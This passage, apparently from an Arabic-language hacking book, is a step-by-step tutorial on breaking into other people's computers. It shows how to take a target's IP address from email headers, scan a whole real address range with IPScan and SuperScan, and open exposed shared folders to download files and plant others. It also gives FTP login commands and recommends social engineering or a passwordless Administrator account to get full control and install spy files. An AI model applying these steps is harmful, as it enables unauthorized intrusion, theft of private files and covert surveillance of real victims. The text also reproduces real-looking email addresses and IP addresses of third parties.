من خلال هذا الإطار تستطيع أن تقوم بتحديد نطاق الفحص الذي تريد أن تقوم بفحصه .. بمعني من Ip0 إلى IP1 حيث IP0 هو أي بي يبدأ منه البرنامج ببداية الفحص .. و IP1 هو أي بي ينتهي إليه الفحص بحيث يقوم البرنامج بفحص الايبيهات التي بين هذين الايبيهين وفحصهما هما أيضاً ..

شروط كتابة نطاق الايبي IP Range :

1- يتكون الايبي من أربع مقاطع مثل 192.168.1.125 يفصل بين كل مقطع فاصلة DOT .

2- يجب ألا يتعدى أي مقطع من المقاطع الأربعة الرقم 255 بمعنى أن النطاق التالي غير موجود : 256.122.320.1


3- يجب أن يراعى أن يكون النطاق from اقل من النطاق to أي يكون الايبي المكتوب في " from " أصغر من الايبي الموجود في "to" ....

From 192.168.1.221 to 193.168.1.221
From 192.168.1.0 to 192.168.1.225

بعد كتابة النطاق بطريقة صحيحة قم بالضغط على الزر Start ليبدأ البرنامج بالفحص ...


بالطبع يمكنك إيقاف عملية الفحص من خلال الضغط على الزر Stop :

في الصورة التالية تجد أن البرنامج يقوم بفحص الايبيهات ليعرف من هو alive ومن هو dead ...




تلاحظ أن الأيبي الميت يشار إليه بكرة حمراء بينما الايبي الحي يشار إليه بكرة زرقاء


بعد انتهاء عملية الفحص سوف تجد هذه الرسالة من برنامج IPScan




الآن نقوم بالتوجه إلى أي أيبي موجود ثم نضغط عليه بالزر الأيمن للفارة




داخل القائمة ستجد أكثر من اختيار .. الذي يهمنا الآن open Computer ..



ثم قم بالتوجه إلى الاختيار In Explorer ......



الآن سيظهر لك نافذة مستكشف تحتوي على المجلدات الذي قام المستخدم لجهاز بعمل مشاركة لها ..




قد يقول البعض وما فائدة هذا البرنامج مادامت أستطيع الوصول إلى هذه الأجهزة الموجودة على الشبكات المحلية من خلال My Network Places ..

يمكنك من خلال هذا البرنامج الدخول إلى شبكات أخرى غير شبكتك المحلية وأجهزة أخرى.. وهذا ما سنتكلم عن في الصفحات التالية ..

تطبيق عملي

في هذا الجزء من الكتاب سترى تطبيق عملي لاستخدام برنامج IPScan للدخول إلى أجهزة وشبكات كاملة .. بشرط وجود أيبي حقيقي لهم Real IP ..

أولاً : يجب الحصول على أيبي أحد أجهزة الشبكة أو الجهاز المستهدف .. وطبعاً يمكنك ذلك من خلال أكثر من طريقة ولن نهدر صفحات هذا الكتاب لكي نشرحها فمن المؤكد أنك قد قمت بقراءتها هنا أو هناك .. في حالة عدم معرفتك أرجو مراجعة كتاب " الهاكرز 1" للمهندس / أحمد حسن خميس حيث يوجد به طرق وافيه لذلك كما سيوفر عليك الكثير من الخطى في هذا المجال ..
لكننا هنا سنعرض طريقة سهلة وهي من خلال وصول رسالة لك من الهدف ..
انظر الرسالة التالية :



لاحظت في الرسالة السابقة القادمة من الهدف معلومات عنه وبعض البيانات عنه من الـ MIME-Version حتى الـ Return Path ..

دقق في المعلومات التالية :

```
From :     pharaonic guy <thensync@hotmail.com>
Sent :     18 January 2006 21:56:46
To :       theonlykito@hotmail.com, hotkito@hotmail.com
Subject :  أنا جايلك بكره
MIME-Version: 1.0
X-Originating-IP: [81.10.1.47]
X-Originating-Email: [thensync@hotmail.com]
X-Sender: thensync@hotmail.com
Received: from omc3-s3.bay6.hotmail.com ([65.54.249.77]) by bay0-mc9-f13.bay0.hotmail.com with Microsoft SMTPSVC (6.0.3790.211); Wed, 18 Jan 2006 14:56:43 -0800
Received: from hotmail.com ([64.4.26.22]) by omc3-s3.bay6.hotmail.com with Microsoft SMTPSVC(6.0.3790.211); Wed, 18 Jan 2006 13:57:14 -0800
Received: from mail pickup service by hotmail.com with Microsoft SMTPSVC; Wed, 18 Jan 2006 13:56:46 -0800
Received: from 64.4.26.200 by by112fd.bay112.hotmail.msn.com with HTTP;Wed, 18 Jan 2006 21:56:46 GMT
X-Message-Info: ylqo4+6kc6pzF5rFH7C3zwfiNnaU9Of6cgw8wKpCqA=
X-OriginalArrivalTime: 18 Jan 2006 21:56:46.0282 (UTC) FILETIME=[1358EAA0:01C61C7A]
Return-Path: thensync@hotmail.com
```

هاهو الأيبي :

```
MIME-Version: 1.0
X-Originating-IP: [81.10.1.47]
X-Originating-Email: [thensync@hotmail.com]
```

الآن حصلنا على الأيبي 81.10.1.47 ... وفي تطبيقنا لن نقوم بمحاولة باختراق هذا الجهاز فقط .. لكننا سنقوم بمحاولة اختراق كل الأجهزة الموجودة على النطاق بأكمله من 81.10.1.0 إلى 81.10.1.255


ثانياً : سنقوم باستخدام برنامج IPSCAN لفحص النطاق المراد اختراقه ...
حيث نقوم بفتح البرنامج ثم نقوم بوضع النطاق الذي سيتم فحصه كما تعلمت ....

انظر الصورة التالية :


IP range: 81 . 10 . 1 . 0 to 81 . 10 . 1 . 255 Start

الآن نضغط على الزر Start لنبدأ تنفيذ عملية الفحص ..

كما ترى في الصورة التالية تتم عملية الفحص ..



بعد انتهاء عملية الفحص سيظهر لك التقرير الخاص بعملية الفحص :



كما رأيت يوجد داخل النطاق 26 جهاز قابلين لمحاولة الاختراق ...


ملحوظة :

يمكنك إيقاف عملية الفحص بالضغط على الزر Stop



الآن حان دور الدخول إلى الأجهزة

ثالثاً : حان دور دخول الأجهزة ورؤية كل من هو مشارك Share ..
بعد انتهاء الفحص سنجد اللسته الخاصة بالبرنامج لعرض الايبيهات الموجودة والغير موجودة .




IP	Ping	Hostname
81.10.1.34	Dead	N/S
81.10.1.35	Dead	N/S
81.10.1.36	Dead	N/S
81.10.1.37	Dead	N/S
81.10.1.38	2998 ms	host-81.10.1.38...
81.10.1.39	Dead	N/S
81.10.1.40	Dead	N/S
81.10.1.41	Dead	N/S
81.10.1.42	2249 ms	host-81.10.1.42...
81.10.1.43	Dead	N/S
81.10.1.44	Dead	N/S
81.10.1.45	Dead	N/S
81.10.1.46	Dead	N/S
81.10.1.47	Dead	N/S
81.10.1.48	Dead	N/S
81.10.1.49	Dead	N/S
81.10.1.50	Dead	N/S
81.10.1.51	Dead	N/S
81.10.1.52	Dead	N/S
81.10.1.53	Dead	N/S
81.10.1.54	Dead	N/S
81.10.1.55	Dead	N/S
81.10.1.56	Dead	N/S
81.10.1.57	Dead	N/S
81.10.1.58	Dead	N/S
81.10.1.59	Dead	N/S


لنأخذ مثلاً الأيبي 81.10.1.38 مثالاً للتطبيق ..

81.10.1.38	2998 ms	host-81.10.1.38....
81.10.1.39	Dead	N/S
81.10.1.40	Dead	N/S
81.10.1.41	Dead	N/S
81.10.1.42	2249 ms	host-81.10.1.42....
81.10.1.43	Dead	N/S


قم بالضغط بزر الفارة الأيمن على الأيبي .. لتظهر لك قائمة الاختيارات الخاصة بالتعامل مع الأيبي ..




الآن توجه إلى الاختيار Open Computer ...




سيتفرع من القائمة Open Computer قائمة أخرى ستختار منها In Explorer كما ترى في الصورة التالية :




ستظهر لنا نافذة مستكشف Explorer في عنوانها Address الأيبي :




قد يستغرق الأمر بعض الوقت لكي ترى الملفات المشاركة للجهاز وذلك حسب سرعة كل من جهازك وجهاز الهدف ..




كما ترى في الصورة التالية .. هذه هي الملفات المشاركة ويمكنك بكل سهولة أن تقوم بتحميل الملفات .. وزرع ملفات أخرى في جهاز الهدف ..




طبعاً الأيبي السابق ليس وحده المصاب لكن هناك العديد داخل النطاق مثل الايبي المنتهي بـــ 47 :




وهذه هي الملفات المشاركة :



وليس النطاق السابق هو وحده المصاب .. يمكنك تجربة عدة نطاقات مثل :



أو مثل :




SUPER SCAN

أحد أدوات اختراق الشبكات والأجهزة ويسمح لنا بفحص منافذ نطاق معين .. يشبه عمله برنامج Ip scan لكن مع اختلاف أن الذي معنا هنا أكثر دقة وتخصص في عمليات الفحص ..

كيفية عمله :


يشبه في طريقة عمله برنامج IPScan والصورة التالية توضح كيفية عمله :



ملحوظة :

ستجد البرنامج موجود على الاسطوانة الملحقة بالكتاب ..

هذه هي نتيجة الفحص من خلال برنامج Super Scan :




لاحظ أن الأيبي 192.168.1.221 مفتوح FTP .. يمكننا التعامل معه من خلال الأوامر التالية :

```
Start>Run>CMD
Ftp
Open
192.168.1.221
User+Pass
```

طبعاً هناك المستخدم الضيف الذي ليس له أي صلاحيات وبدون باسوورد Anonymous ...

كما يمكننا محاولة فتح الملفات المشاركة للجهاز :



دخول كامل FULL ACCESS

سنتكلم في هذا الجزء عن كيفية الدخول الكامل للأجهزة الموجودة في نطاق وفرض السيطرة الكاملة على الشبكة بعد ذلك من خلال زرع مجموعة من ملفات تجسس ...

رأيت في الصفحات السابقة إنه يمكنك أن ترى الملفات التي قام مستخدم الجهاز الهدف بعمل مشاركة لها .. لكن ماذا إذا أردت أن تقوم بدخول درايفات أخرى وأن تقوم بالتجول داخل القرص الصلب وزرع ملفات في مجلد الويندوز حتى يسهل عليك التحكم الكامل بالجهاز الهدف ..

يمكنك ذلك من خلال طريقتين:


أولاً : الحصول على يوزر وباس من الهدف بأي طريقة كانت من خلال هندسة اجتماعية أو أي شيء من هذا القبيل ..

ثانيا : يمكنك استخدام الـــ Built In User بإسم Administrator بدون أي باسوورد وللأسف يمكن استخدامه في مواضع محدودة لذا أفضل أن تقوم بالحصول على مستخدم وكلمة مرور ..

